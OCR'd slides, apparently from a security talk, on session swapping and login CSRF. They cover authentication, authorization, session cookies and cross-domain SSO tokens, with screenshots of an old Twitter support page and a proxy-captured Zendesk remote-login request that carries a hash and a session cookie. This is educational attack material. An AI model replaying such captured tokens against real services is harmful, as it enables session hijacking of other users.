
- When a user/attacker provides credentials to the application, the application verifies that the credentials are valid (authentication)
- Once the authentication process is complete, the server then establishes the boundaries for that particular user (authorization)
- The server tracks this “contract” by issuing the client a session cookie


IMHO

- The contract changes several times throughout the course of a browser life (each logout/login) is a change in the contract
- The browser doesn't care about any contracts established between the user and the application, it mere enforces the protection mechanisms for cookies and content

Places to Watch for

- Login forms that don't protect against CSRF
- SSO option and Forms based login option
- Tokens being passed from one domain to another


twitter
Home Profile Find People Settings Help Sign out
What are you doing?
140
update
o_O sessionswap1
0 following
0 followers
0 updates
Home


Home Profile Find People Settings Help Sign out

Twitter Support - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://help.twitter.com/entries

Most Visited Getting Started Latest Headlines

sessionswap1 | change password | logout

twitter Twitter Support

HOME SUBMIT A REQUEST CHECK YOUR EXISTING REQUESTS

Home

RSS

Welcome to Twitter Support!

Submitted Jan 14 in **Getting Started**

We're here to help

Welcome to Twitter Support. The Twitter support team is here to help you solve your problems and find answers to your questions. Who are we? Caroline, Mark, Del, and Crystal- follow us on Twitter, we're here to help!

Twitter Support has quite a back log of requests right now, so getting a response to your questions may take 5-7 business days. Please look at the Help Resources for answers to your questions, and if you are looking for something you don't find, let us know so we can add it for others who might be wondering the same thing.

Using Help Resources

Twitter's help resources are always accessible in the sidebar of your Support home page. We've got the basics but we're adding more! If there is something you'd like to see that's not here yet, log in and submit a feature request! We'd love to hear your feedback about making help as helpful as possible.

- **Getting Started** New to Twitter? Check out our Getting Started articles to get a feel for the basics.
- **How-To Information** If you're not sure how to do something, find it here! If you can't find it, try using the search box.
- **Known Issues** Find out what problems or bugs affect Twitter people today
- **Trouble Shooting** Check out common problems, and how to resolve them
- **Terms of Service and Rules and Policies** Use our Rules and Policies section to learn about what Twitter does about Spam, Impersonation, Trademark, Copyright and other Terms of Service or Rules violations, and find out what you need to do to resolve a violation.
- **Get Satisfaction:** to get help from other people who use Twitter, use the Get Satisfaction widget in the sidebar to get help from other people who use Twitter. (Note: Twitter does not officially support Get Satisfaction. If you need help from Twitter, you can find it here.)

What's New?

Important Announcements: When you click Help from the Twitter website, you'll be taken to your Twitter Support home page. The home page will always have

Welcome!

Welcome to Twitter Support
Find answers to your questions using our Help Resources.

If you still can't find what you're looking for, or need to report a problem not listed in Known Issues, submit a help ticket.

* Submit a support request
* Check on open requests

If you can't log in to submit a ticket, send your request to support@twitter.com

Take me back to Twitter proper

Help Resources

- Getting Started (18)
- How-To Information (14)
- Trouble Shooting (16)
- Known Issues (10)
- Terms of Service and Rules policies (11)

Search


(All)

Search


Contacting Twitter

More information about Twitter
*@spam: follow our spam profile and report Twitter spam via direct message

Done


Google
sessionswap1 | change password | logout


Edit View History Bookmarks Tools Help
http://twitter.zendesk.com/entries
Most Visited Getting Started Latest Headlines
twitter
Twitter Support
HOME
SUBMIT A REQUEST
CHECK YOUR EXISTING REQUESTS


request to https://twitter.zendesk.com:443 [65.74.185.41]
forward
drop
intercept is on
action
raw
params
headers
hex
GET /access/remote/?name=sessionswap1&email=sessionswap%40mailinator.
com&external_id=21846953&timestamp=1235936930&hash=089ed9695bb94dfa93b7836a6f5e8b57 HTTP/1.1
Host: twitter.zendesk.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.0.6) Gecko/2009011913 Firefox/3.0.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://help.twitter.com/portal
Cookie: _love_your_new_zendesk_session=c1b8142944d15142eda5c3e51336bf8d

